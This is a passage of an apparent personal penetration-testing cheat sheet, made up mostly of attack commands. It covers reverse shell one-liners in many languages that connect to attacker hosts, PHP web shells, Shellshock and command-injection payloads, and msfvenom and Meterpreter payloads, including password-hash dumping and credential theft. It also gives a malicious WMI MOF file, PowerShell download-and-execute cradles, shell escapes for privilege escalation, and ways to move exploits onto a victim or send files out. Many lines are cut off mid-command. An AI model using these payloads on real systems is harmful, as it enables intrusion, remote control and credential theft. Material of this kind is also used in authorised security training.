setresuid(0, 0, 0);

system("/bin/sh");

}
```

Reverse SHELL

Bash
Bash and TCP sockets
bash -i >& /dev/tcp/x.x.x.x/6969 0>&1
/bin/bash -i > /dev/tcp/x.x.x.x/6969 0<&1 2>&1

sh and TCP sockets
/bin/sh -i > /dev/tcp/x.x.x.x/6969 0<&1 2>&1

Netcat
nc -e /bin/sh x.x.x.x 6969
nc -e cmd.exe x.x.x.x 6969
/bin/sh | nc x.x.x.x 6969
rm -f /tmp/p; mknod /tmp/p p && nc x.x.x.x 6969 0/tmp/p

Shellshock reverse shell
Verify vuln within http user-agent header:
() { :; }; /bin/bash -c 'whoami'

Spawn reverse shell:
() { :; }; /bin/bash -c 'bash -i >& /dev/tcp/x.x.x.x/6969 0>&1;'

infosec oneliner

infosec one liner

Bash : bash -i >& /dev/tcp/x.x.x.x

Netcat without e flag : rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x

Netcat Linux : nc -e /bin/sh x.x.x.x

Netcat windows : nc -e cmd.exe x.x.x.x

Python : python -c 'import

socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec

Perl: perl -e 'use Socket;$i="x.x.x.x

PHP command Injection:
<?php echo system($_GET["cmd"]);?>

#Alternative
<?php echo shell_exec($_GET["cmd"]);?>

#bash
bash -i >& /dev/tcp/x.x.x.x

#perl
perl -e 'use Socket;$i="x.x.x.x

#python
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec

#php
php -r '$sock=fsockopen("x.x.x.x

#ruby
ruby -rsocket -e'f=TCPSocket.open("x.x.x.x

netcat with e
nc -e /bin/sh x.x.x.x

without e
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x

```
#java
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/x.x.x.x
p.waitFor()
```

```
#rev shell

# In reverse shell
echo open x.x.x.x
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt

# Execute
ftp -v -n -s:ftp.txt
```

```
#tar Exploit
Tar Exploit - one shell script :
echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/x.x.x.x
tar -cvf a.tar a.sh
sudo -u onuma tar -xvf a.tar --to-command /bin/bash
```

powershell

powershell

For powershell reverse shell -> `powershell iex(new-object net.webclient).downloadstring('http://x.x.x.x`

powershell “IEX(New-Object Net.WebClient).downloadString('http://x.x.x.x

powershell.exe "IEX(New-Object Net.WebClient).downloadString('http://x.x.x.x

powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; Invoke-AllChecks}"

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://x.x.x.x

powershell Get-Content -Path "hm.txt" -Stream "root.txt"

wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Privesc/PowerUp.ps1 echo Invoke-AllChecks >> PowerUp.ps1 python3 -m http.server 80
iex(new-object net.webclient).downloadstring(ip/powerup

https://github.com/PowerShellMafia/PowerSploit/blob/dev/Privesc/PowerUp.ps1

https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
Invoke-PowerShellTcp -Reverse -IPAddress <IP Address> -Port <Port>
powershell -ep bypass .\Invoke-PowerShellTcp.ps1

msfvenom & metasploit

MSFVenom & Metasploit

http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html
msfpayload windows/meterpreter/reverse_tcp LHOST=<ip> R | msfencode -e generic/none -t vbs
/windows/system32/eula.txt store it's version in eula.txt
Works on XP SP3 only

```
tftp x.x.x.x
>mode binary
>put nc.exe windows/system32/nc.exe
>put rshell.mof windows/system32/wbem/mof/rshell.mof
>cd DOCUM~1
cd

rshell.mof
----------------------------------------
class MyClasshack
{
[key] string Name;
};
class ActiveScriptEventConsumer : __EventConsumer
{
[key] string Name;
[not_null] string ScriptingEngine;
string ScriptFileName;
[template] string ScriptText;
uint32 KillTimeout;
};
instance of __Win32Provider as $P
{
Name = "ActiveScriptEventConsumer";
CLSID = "{266c72e7-62e8-11d1-ad89-00c04fd8fdff}";
PerUserInitialization = TRUE;
};
instance of __EventConsumerProviderRegistration
{
Provider = $P;
ConsumerClassNames = {"ActiveScriptEventConsumer"};
};
Instance of ActiveScriptEventConsumer as $cons
{
Name = "ASEC";
ScriptingEngine = "JScript";
```

```
ScriptText = "\ntry {var s = new ActiveXObject(\"Wscript.Shell\");\ns.Run(\"nc -e
cmd x.x.x.x
};
Instance of ActiveScriptEventConsumer as $cons2
{
Name = "qndASEC";
ScriptingEngine = "JScript";
ScriptText = "\nvar objfs = new ActiveXObject(\"Scripting.FileSystemObject\");\ntry
{var f1 = objfs.GetFile(\"wbem\\\\mof\\\\good\\\\hack.mof\");\nf1.Delete(true);}
catch(err) {};\ntry {\nvar f2 = objfs.GetFile(\"hack.exe\");\nf2.Delete(true);\nvar s
= GetObject(\"winmgmts:root\\\
\cimv2\");s.Delete(\"__EventFilter.Name='qndfilt'\");s.Delete(\"ActiveScriptEventConsum
\n} catch(err) {};";
};
instance of __EventFilter as $Filt
{
Name = "instfilt";
Query = "SELECT * FROM __InstanceCreationEvent WHERE TargetInstance.__class
= \"MyClasshack\"";
QueryLanguage = "WQL";
};
instance of __EventFilter as $Filt2
{
Name = "qndfilt";
Query = "SELECT * FROM __InstanceDeletionEvent WITHIN 1 WHERE
TargetInstance ISA \"Win32_Process\" AND TargetInstance.Name = \"nc.exe\"";
QueryLanguage = "WQL";
};
instance of __FilterToConsumerBinding as $bind
{
Consumer = $cons;
Filter = $Filt;
};
instance of __FilterToConsumerBinding as $bind2
{
Consumer = $cons2;
```

```
Filter = $Filt2;
};
instance of MyClasshack as $MyClass
{
Name = "ClassConsumer";
};
```

---

msfvenom payload

msfvenom payloads

windows

Windows

#Windows Unicode reverse shell (for html or browser exploit) without encoder
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

Windows non staged reverse shell

msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

Windows Staged (Meterpreter) reverse shell

msfvenom -p windows/meterpreter/reverse_tcp LHOST=x.x.x.x

 # Windows Python reverse shell

msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

 # Windows ASP reverse shell

msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

 # Windows ASPX reverse shell

msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=x.x.x.x

 # Windows JavaScript reverse shell with nops

msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

 # Windows Powershell reverse shell

msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

 # Windows reverse shell excluding bad characters

msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=x.x.x.x

 # Windows x64 bit reverse shell

msfvenom -p windows/x64/shell_reverse_tcp LHOST=x.x.x.x

 # Windows reverse shell embedded into plink

msfvenom -p windows/shell_reverse_tcp LHOST=
x.x.x.x

linux

Linux

MAking executable payload -- export PATH=/home/bob:$PATH {change to payload directory accordingly in PATH and chmod 755 scp}
msfvenom -p linux/x86/exec CMD=/bin/sh -f elf -o scp
or
msfvenom -p linux/x86/shell_reverse_tcp LHOST=x.x.x.x

 # PHP reverse shell

msfvenom -p php/meterpreter/reverse_tcp LHOST=x.x.x.x

 # Java WAR reverse shell

msfvenom -p java/shell_reverse_tcp LHOST=x.x.x.x

 # Linux bind shell

msfvenom -p linux/x86/shell_bind_tcp LPORT=4321 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai

 # Linux FreeBSD reverse shell

msfvenom -p bsd/x64/shell_reverse_tcp LHOST=x.x.x.x

 # Linux C reverse shell

msfvenom -p linux/x86/shell_reverse_tcp LHOST= x.x.x.x

Scripting Payloads

msfvenom -p cmd/unix/reverse_python LHOST=x.x.x.x Python

msfvenom -p cmd/unix/reverse_bash LHOST=x.x.x.x

Bash

msfvenom -p cmd/unix/reverse_perl LHOST=x.x.x.x
Perl

web payload

Web Payload

Web Payloads

msfvenom -p php/meterpreter/reverse_tcp LHOST= LPORT= -f raw > shell.php
PHP

set payload php/meterpreter/reverse_tcp
Listener

cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
PHP

msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp
ASP

msfvenom -p java/jsp_shell_reverse_tcp LHOST=x.x.x.x

JSP

msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war
WAR

biniries

Binaries

Binaries

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f elf > shell.elf
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe > shell.exe
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f macho > shell.macho

metasploit

metasploit payloads

meterpreter

meterpreter

Meterpreter

(msfvenom –l)

Windows reverse meterpreter payload

(Windows reverse tcp payload)
set payload windows/meterpreter/reverse_tcp

Windows VNC Meterpreter payload

(Meterpreter Windows VNC Payload)
set payload windows/vncinject/reverse_tcp
set ViewOnly false

Linux Reverse Meterpreter payload

(Meterpreter Linux Reverse Payload)
set payload linux/meterpreter/reverse_tcp

Meterpreter Cheat Sheet

upload file c:\\windows (Meterpreter upload file to Windows target)

download c:\\windows\\repair\\sam /tmp (Meterpreter download file from Windows target)

download c:\\windows\\repair\\sam /tmp (Meterpreter download file from Windows target)

execute -f c:\\windows\temp\exploit.exe (Meterpreter run .exe on target – handy for executing uploaded exploits)

execute -f cmd -c (Creates new channel with cmd shell)

ps (Meterpreter show processes)

shell (Meterpreter get shell on the target)

getsystem (Meterpreter attempts priviledge escalation the target)

hashdump (Meterpreter attempts to dump the hashes on the target (must have privileges; try migrating to winlogon.exe if possible first))

portfwd add –l 3389 –p 3389 –r target (Meterpreter create port forward to target machine)

portfwd delete –l 3389 –p 3389 –r target (Meterpreter

delete port forward)

load kiwi (Metasploit load Mimikatz/kiwi and get creds) creds_all

Privelage Escalation

run post/windows/gather/win_privs (Metasploit show privileges of current user)

use post/windows/gather/credentials/gpp (Metasploit grab GPP saved passwords)

run post/windows/gather/local_admin_search_enum (denitfy other machines that the supplied domain user has administrative access to)

post/windows/manage/powershell/exec_powershell (Metasploit upload and run powershell script through a session)

set AUTORUNSCRIPT post/windows/manage/migrate (Meterpreter Payloads)

Exploits

use exploit/windows/local/bypassuac (Bypass UAC on Windows 7 + Set target + arch, x86/64)

use exploit/multi/script/web_delivery (Metasploit powershell payload delivery module)

use exploit/multi/http/jboss_maindeployer (Metasploit JBOSS deploy)

use exploit/windows/mssql/mssql_payload (Metasploit MSSQL payload)

Auxilliary Scan

use auxiliary/scanner/http/dir_scanner (Metasploit HTTP directory scanner)

use auxiliary/scanner/http/jboss_vulnscan (Metasploit JBOSS vulnerability scanner)

use auxiliary/scanner/mssql/mssql_login (Metasploit MSSQL Credential Scanner)

use auxiliary/scanner/mysql/mysql_version (Metasploit MSSQL Version Scanner)

use auxiliary/scanner/oracle/oracle_login (Metasploit

Oracle Login Module)

meterpreter shell code

Meterpreter shell code

Shellcode

For all shellcode see 'msfvenom –help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f

msfvenom handler

MsfVenom Handler

Handlers
Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

exploit/multi/handler set PAYLOAD set LHOST set LPORT set ExitOnSession false exploit -j -z

An example is:

msfvenom exploit/multi/handler -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f > exploit.exten

netcat on windows

Netcat on windows

Ncat is part of the nmap package.

Files needed for Windows 7: ncat.exe, libeay32.dll, ssleay32.dll

Bind shell

Windows ncat -nlvp 4444 -e cmd.exe --allow x.x.x.x
Linux ncat -nv
x.x.x.x

intrective shell

Intrective shell

ssh escape restricted shell

ssh user@x.x.x.x
ssh msdsdindy@x.x.x.x
ssh mindysdsd@x.x.x.x

pseudo shell

Pseudo shell

#The pty module let's you spawn a psuedo-terminal that can fool commands like su into thinking they are being executed in a proper terminal. To upgrade a dumb shell, simply run the following command:

python -c 'import pty;pty.spawn("/bin/bash")'

echo os.system('/bin/bash')

/bin/sh -i

LUA

!sh

Privilege Escalation via nmap

:!bash

After you use the 'more', 'less', or 'man' command with a file, type '!' followed by a command. For instance, try the following once inside the file. // more, less, man commands
-----
echo "evil script code" | tee script.sh // tee -a to append at the end of the file

select sys_exec('usermod -a -G admin john'); //

from mysql command prompt. Then use sudo su and inser john's password.

First things first, for the MySQL UDF to work - MySQL has to be running with root privileges, so let's check.
john@Kioptrix4:/var/www$ ls -la /usr/lib/lib_mysqludf_sys.so
-rw-rw-rw- 1 root root 12896 2012-02-04
x.x.x.x

python

<u>python</u>

== Spawning a TTY Shell - Break out of Jail or limited shell ==

PYTHON

```
python -c 'import pty; pty.spawn("/bin/bash")'
PS1='\e[33;1m\u@\h: \e[31m\W\e[0m\$
```

```
#!/usr/bin/python
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('x.x.x.x
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
```

os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
---
python: exit_code = os.system('/bin/sh') output = os.popen('/bin/sh').read()
=====

bash

bash

== Spawning a TTY Shell - Break out of Jail or limited shell ==

BASH

---

bash -i >& /dev/tcp/x.x.x.x
---
echo os.system('/bin/bash')

`/bin/sh -i`

:! /bin/bash

`*':!bash':*`

//from vim

`:!bash`

// from vi

`!sh`

//from nmap

`:set shell=/bin/bash:shell`
-----
echo $'id\|\n/bin/netcat $ip 443 –e /bin/bash' > /tmp/.test chmod +x /tmp/.test sudo tcpdump –ln –I eth- -w /dev/null –W 1 –G 1 –z /tmp/.tst –Z root

//from tcpdump

-----
open vi or vim and type:

//from vi

:set shell=/bin/bash
Next, type and execute
:shell

-----

awk

awk

awk 'BEGIN {system("/bin/sh")}'
---
find / -name blahblah 'exec /bin/awk 'BEGIN {system("/bin/sh")}' \;

perl

perl

perl -e 'exec "/bin/bash";'
---
perl: exec "/bin/sh";

ruby

ruby

ruby: exec "/bin/sh"

lua

lua

lua: os.execute('/bin/sh')

lua: `os.execute('/bin/sh')`

irb

IRB

irb(main:001:0> exec "/bin/sh"

`exec "/bin/sh"` // from IRB

tcpdump

tcpdump

echo $'id\\n/bin/netcat $ip 443 –e /bin/bash' > /tmp/.test chmod +x /tmp/.test sudo tcpdump –ln –I eth- -w /dev/null –W 1 –G 1 –z /tmp/.tst –Z root

//from tcpdump

vi

<u>vi</u>

open vi or vim and type:

//from vi

:set shell=/bin/bash
Next, type and execute
:shell

`':!bash':`

//from vim

`:!bash`

// from vi

nmap

nmap

`!sh`

//from nmap

Privilege Escalation via nmap

:!bash

full intrective shell

full intrective shell

magic on netcat

Magic on netcat

```
# In reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")';
```

or

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Ctrl-Z

stty raw -echo;fg;

export SHELL=bash;export TERM=xterm-256color;stty rows 44 columns
211
export PATH=$PATH:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin

reverse shell

Reverse shell

Cinsidering port 80 is open

root@kali:~# nc -nvlp 80
nc: listening on :: 80 ...
nc: listening on 0.0.0.0 80 ...

bash

bash

Bash Reverse Shells

exec /bin**/bash** 0**&**0 **2>&**0

```
0<&196;exec 196<>/dev/tcp/x.x.x.x
```

```
exec 5<>/dev/tcp/ATTACKING-IP/80
cat <&5 | while read line; do $line 2>&5 >&5; done
# or:
while read line 0<&5; do $line 2>&5 >&5; done
```

```
bash -i >& /dev/tcp/x.x.x.x
```

python

python

Python Reverse Shell

```
    python -c
'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
```

```
python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('x.x.x.x
```

```
#!/usr/bin/python
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("x.x.x.x
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

ruby

ruby

Ruby Reverse Shell

```
ruby -rsocket -e'f=TCPSocket.open("x.x.x.x
```

java

Java

Java Reverse Shell

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/ATTACKING-IP/80;cat <&5 |
 while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

telnet

Telnet

Telnet Reverse Shell

```
rm -f /tmp/p; mknod /tmp/p p && telnet x.x.x.x
```

telnet x.x.x.x

Remember to listen on 443 on the attacking machine also.

netcat

netcat

Useful netcat reverse shell examples:

nc -e /bin/sh ATTACKING-IP 80
/bin/sh | nc ATTACKING-IP 80
rm -f /tmp/p; mknod /tmp/p p && nc
x.x.x.x

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
x.x.x.x

php

PHP

PHP Reverse Shell
A useful PHP reverse shell:

php -r '$sock=fsockopen("x.x.x.x

(Assumes TCP uses file descriptor 3. If it doesn't work, try 4,5, or 6)

gawk

Gawk

Gawk Reverse Shell

```
#!/usr/bin/gawk -f

BEGIN {
	Port	=	4444
	Prompt	=	"bkd> "

	Service = "/inet/tcp/" Port "/0/0"
	while (1) {
		do {
			printf Prompt |& Service
			Service |& getline cmd
			if (cmd) {
				while ((cmd |& getline) > 0)
					print $0 |& Service
				close(cmd)
			}
		} while (cmd != "exit")
		close(Service)
	}
}
```

url reverseshell

URL reverseshell

ip=x.x.x.x

ip=x.x.x.x

bypass & os command php

bypass & os command php

```
<?php exec(\"/bin/bash -c 'bash -i >& /dev/tcp/x.x.x.x
```

if have to bypass ping execution or other command
'ping '

bypass:
;bash
`bash`
$(bash)

> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x

curl

curl

curl x.x.x.x
curl $target$path/index.php --data "page=index%27%29%3B%24%7Bsystem%28%27%2fbin%2fbash%20-

i%20%3E%20%2fdev%2ftcp%2f%24x.x.x.x
curl $target$path/index.php --data
"page=index%27%29%3B%24%7Bsystem%28%27mknod%20backpipe%20p%20%26
curl $target$path/index.php --data
"page=index%27%29%3B%24%7Bsystem%28%27mkfifo%20%2ftmp%2ffoo%20%2
2> /dev/null

reverse shell with powercat

Reverse Shell with Powercat

\powershell.exe **-nop -ep bypass -c "iex ((New-Object Net.WebClient).DownloadString('http://x.x.x.x**

cd C:\Users\Public\exploit

[Update: Windows x.x.x.x

file transfer

File Transfer

smbser.py a path
copy \\ip\a\exploit.exe

Linux Transfer

wget http://IP_ADDR/file -O /path/to/where/you/want/file/to/go

curl http://IP_ADDR/file

fetch http://IP_ADDR/file

nc IP_ADDR PORT > OUTFILE (run nc -lvp PORT < infile on attacking machine)

ftp -s:input.txt

tftp -i get file /path/on/victim

Windows Transfer

bitsadmin /transfer download /priority normal http://IP_ADDR/file C:\output\path (Works on Windows 7/Windows Server 2000+)

nc IP_ADDR PORT > OUTFILE (run nc -lvp PORT < infile on attacking machine)

ftp -s:input.txt

tftp -i get file /path/on/victim

powershell.exe -exec bypass -Command "& {iex((New-Object System.Net.WebClient).DownloadFile('http://IP_ADDR:PORT/FILE','C:\Users\user\AppData\Local\ack.exe'));}"

certutil -urlcache -split -f "http://IP_ADDR/FILE" FILENAME

smbserver

smbserver.py a ~/oscp

Powershell script

```
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $url = "http://IP_ADDR/FILE" >> wget.ps1
echo $file = "FILE" >> wget.ps1
echo $webclient.DownloadFile($url,$file) >> wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File
```

<filename>

tftp

tftp

```
# In Kali
atftpd --daemon --port 69 /tftp

# In reverse shell
tftp -i x.x.x.x
```

http

http

```
# In Kali
python -m SimpleHTTPServer 80

# In reverse shell - Linux
wget x.x.x.x

# In reverse shell - Windows
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://x.x.x.x
```

linux

linux

```
python -m SimpleHTTPServer 9999
```

```
#wget
wget x.x.x.x

#curl
curl -O ip/file.txt

#ncat
#attacking machine
nc -lvp 4444 < file

#target machine
nc x.x.x.x


#php
echo "<?php file_put_contents('nameOfFile', fopen('http://x.x.x.x


#tftp
$ tftp x.x.x.x
tftp> get myfile.txt
tftp 191.168.0.x.x.x.x


#scp
# Copy a file:
scp /path/to/source/file.ext username@x.x.x.x

# Copy a directory:
scp -r /path/to/source/dir username@x.x.x.x


#python
Python SimpleHTTPServer

#on Attacker
```

```
python -m SimpleHTTPServer

#on target
wget <attackerip>:8000/filename
```

Apache

```
#on Attacker
cp filetosend.txt /var/www/html
service apache2 start

#on target
wget http://attackerip/file
curl http://attackerip/file > file
fetch http://attackerip/file # on BSD
```

Netcat (From Target to Kali)

```
# Listen on Kali
nc -lvp 4444 > file

# Send from Target machine
nc <kali_ip> 4444 < file
```

Netcat (From Kali to Target)

```
# on target, wait for the file
nc -nvlp 55555 > file
```

```
# on kali, push the file
nc $victimip 55555 < file
```

Extra:
To send the executable file to your machine:

```
base64 executable
# copy the output
# paste it in a file called file.txt
# decode it and create the executable
base64 -d file.txt > executable
```

windows

windows

https://blog.ropnop.com/transferring-files-from-kali-to-windows/
https://blog.netspi.com/15-ways-to-download-a-file/

```
certutil -urlcache -f http://x.x.x.x
```

```
#Powershell
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $url = "http://x.x.x.x
echo $file = "output-file.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

#powershell
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://x.x.x.x
powershell -c "Invoke-WebRequest -Uri http://x.x.x.x
powershell "IEX(New Object Net.WebClient).downloadString('http://<targetip>/file.ps1')"

#FTP
echo open 21> ftp.txt
echo USER asshat>> ftp.txt
echo mysecretpassword>> ftp.txt
echo bin>> ftp.txt
echo GET wget.exe>> ftp.txt
echo bye>> ftp.txt

ftp -v -n -s:ftp.txt

#debug
wine exe2bat.exe nc.exe nc.txt

TFTP
Windows XP and Win 2003 contain tftp client. Windows 7 do not by default
tfpt clients are usually non-interactive, so they could work through an obtained shell

atftpd --daemon --port 69 /tftp
Windows> tftp -i x.x.x.x

FTP (pyftpdlib client on Kali)

```
# Ftp is generally installed on Windows machines
# To make it interactive, use -s option

# On Kali install a ftp client and set a username/password
apt-get install python-pyftpdlib
python -m pyftpdlib -p 21

# on Windows
ftp <attackerip>
> binary
> get exploit.exe
```

FTP (pureftpd client on Kali)

```
# on Kali

# install ftp client
apt-get install pure-ftpd

# create a group
groupadd ftpgroup

# add a user
useradd -g ftpgroup -d /dev/null -s /etc ftpuser

# Create a directory for your ftp-files (you can also specify a specific user e.g.: /root/ftphome/bob).
mkdir /root/ftphome

# Create a ftp-user, in our example "bob" (again you can set "-d /root/ftphome/bob/" if you wish).
pure-pw useradd bob -u ftpuser -g ftpgroup -d /root/ftphome/

# Update the ftp database after adding our new user.
pure-pw mkdb
```

```
# change ownership of the specified ftp directory (and all it's sub-direcotries)
chown -R ftpuser:ftpgroup /root/ftphome

# restart Pure-FTPD
/etc/init.d/pure-ftpd restart


# On Windows
echo open <attackerip> 21> ftp.txt
echo USER username password >> ftp.txt
echo bin >> ftp.txt
echo GET evil.exe >> ftp.txt
echo bye >> ftp.txt
ftp -s:ftp.txt

-------------------------------------

Powershell
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $url = "http://<attackerip>/powerup.ps1" >>wget.ps1
echo $file = "powerup.ps1" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File
wget.ps1

-------------------------------------
# Powershell download a file
```

scp

scp

[+] Secure Copy (scp) Cheatsheet

[>] Copy remote file to local host:

$ scp your_username@x.x.x.x

[>] Copy local file to remote host:

$ scp <local_file> your_username@x.x.x.x

[>] Copy local directory to remote directory:

scp -r <local_dir> your_username@x.x.x.x

[>] Copy a file from one remote host to another:

scp your_username@<host1>:/some/remote/directory/foobar.txt your_username@<host2>:/some/remote/directory/

[>] Improve scp performance (use blowfish):

scp -c blowfish <local_file> your_username@x.x.x.x

transfer

Transfer

windows

windows

powershell

Pwershell

Download And Execute

a file using Powershell:

Start a Python HTTP Server on You attacker Machine:

python -m SimpleHTTPServer 8001

on Target:

powershell Invoke-WebRequest -Uri ATTACKER_IP:8001/nc.exe -OutFile C:\Users\Administrator\downloads\nc.exe

OR

Download a file

using Powershell:

powershell -Command ((new-object System.Net.WebClient).Downloadfile('http://x.x.x.x

Incase powershell blocked

Downloading Files on Target machine(Powershell Script):

```
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
```

```
echo $url = "http://ATTACKER_IP/nc.exe" >>wget.ps1
echo $file = "nc.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Execution:

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

cert util

Cert Util

Start a Python HTTP Server on You attacker Machine:

```
python -m SimpleHTTPServer 8001
```

Target Machine (Windows):

```
certutil.exe -urlcache -split -f "http://ATTACKER_IP/exploit.bat" exploit.bat
```

```
certutil.exe -urlcache -split -f "http://$IP/Powerless.bat" Powerless.bat
```

tftp

TFTP

File Transfer using TFTP:

On Your Kali Machine:

```
mkdir /share

atftpd --daemon --port 69 /share

cp /usr/share/windows-binaries/nc.exe /share/ //Copy nc.exe to share folder
```

On Target Machine:

```
tftp -i ATTACKER_IP get nc.exe
```

scp

SCP

scp username@TARGET_IP file.7z .

netcat

netcat

Download a File Using nc.exe:
You can use any port which is open the inbound and outbound traffic through that port is allowed.

Receive a File

nc –lvp 8001 > file.txt

nc HOST_IP 8001

Send A File

nc.exe –l -p 4444 < file.txt

nc.exe -w 1 x.x.x.x 4444 > file.txt

debug

Debug

debug.exe

cp /usr/share/windows-binaries/nc.exe /root/
cp /usr/share/windows-binaries/exe2bat.exe /root/
upx -9 nc.exe
wine exe2bat.exe nc.exe nc.txt

bitsadmin

bitsadmin

bitsadmin /transfer debjob /download /priority normal
http://<ip>/shell.php
c:\xampp\htdocs\shell.php

smb

smb

Invoking modules locally: using SMB (Gets blocked by Windows AV) {Go to reverse shell everything already set to get reverse powershell}

Kali:

python /usr/share/impacket/examples/smbserver.py myshare /tmp/smbshare/ -smb2

Victim:

net use Z: \\x.x.x.x
net use {List available share}
Z: {To access new Z drive}
Z: /d {The mount can be disconnected with command net use Z: /d]

Execution:

powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File jaws.ps1 -OutputFileName Jaws-Enum.txt
cmd.exe /c WinPrivCheck.bat > WinPrivCheck-Enum.txt
cmd.exe /c Powerless.bat > /htb/optimum/Powerless-Enum.txt

IF AV is not blocking then can reverse shell from share:
powershell.exe -nop -ep bypass -c "Import-Module .\Invoke-PowerShellTcp.ps1; Invoke-PowerShellTcp -Reverse -IPAddress x.x.x.x

smbserver: smbserver.py myshare `pwd`
Mount on PS : New-PSDrive -Name troll -PSProvider FileSystem -Root "\\x.x.x.x
cd troll:\

python windows-exploit-suggester.py -d 2020-01-21-mssb.xls -i optimum.txt

rdp

rdp

proxychains rdesktop -r sound:local -r disk:share=./ -u <username> -p <password> x.x.x.x

linux

linux all file transfer methods

ftp

FTP

Non-Interactive File Transfer using FTP:

On Kali:

apt-get update && apt-get install pure-ftpd

cp /usr/share/windows-binaries/nc.exe .

When transferring files with FTP, use binary instead of ASCII:
ftp> open x.x.x.x
ftp> binary
200 Type set to I.
ftp> put plink2.exe

tftp

TFTP

File Transfer using TFTP:

On Your Kali Machine:

mkdir /share

atftpd --daemon --port 69 /share

cp /usr/share/windows-binaries/nc.exe /share/ //Copy nc.exe to share folder

On Target Machine:

tftp -i ATTACKER_IP get nc.exe

scp

SCP

scp username@TARGET_IP file.7z .

netcat

netcat

Download a File Using nc.exe:
You can use any port which is open the inbound and outbound traffic through that port is allowed.

Receive a File

nc –lvp 8001 > file.txt

nc HOST_IP 8001

Send A File

nc.exe –l -p 4444 < file.txt

nc.exe -w 1 x.x.x.x 4444 > file.txt

curl

curl

Start a Python HTTP Server on You attacker Machine:

#Python HTTP server should be started in the same location as that of the files to be transferred

python -m SimpleHTTPServer 8001

On Victim:

curl http://ATTACKET_IP:8001/ --output file.exe

wget

Wget

Download a File Using wget: This is the one i use 90% of the

time, if wget is not available i will go for nc or curl.

Start a Python HTTP Server on You attacker Machine:

#Python HTTP server should be started in the same location as that of the files to be transferred

python -m SimpleHTTPServer 8001

On Victim:

wget http://x.x.x.x

with no tool

With no tool

Downloading a file without any tool on Target:

on Kali:

nc -nvlp 9001 > backup.7z

on Target:

cat file.7z > /dev/tcp/ATTACKER_IP/9001

windows privilege escalation

windows privilege escalation

windows - Sharup Results

WINDOWS - Sharup Results

=== SharpUp: Running Privilege Escalation Checks ===

=== Modifiable Services ===

Name : daclsvc
DisplayName : DACL Service
Description :
State : Stopped
StartMode : Manual
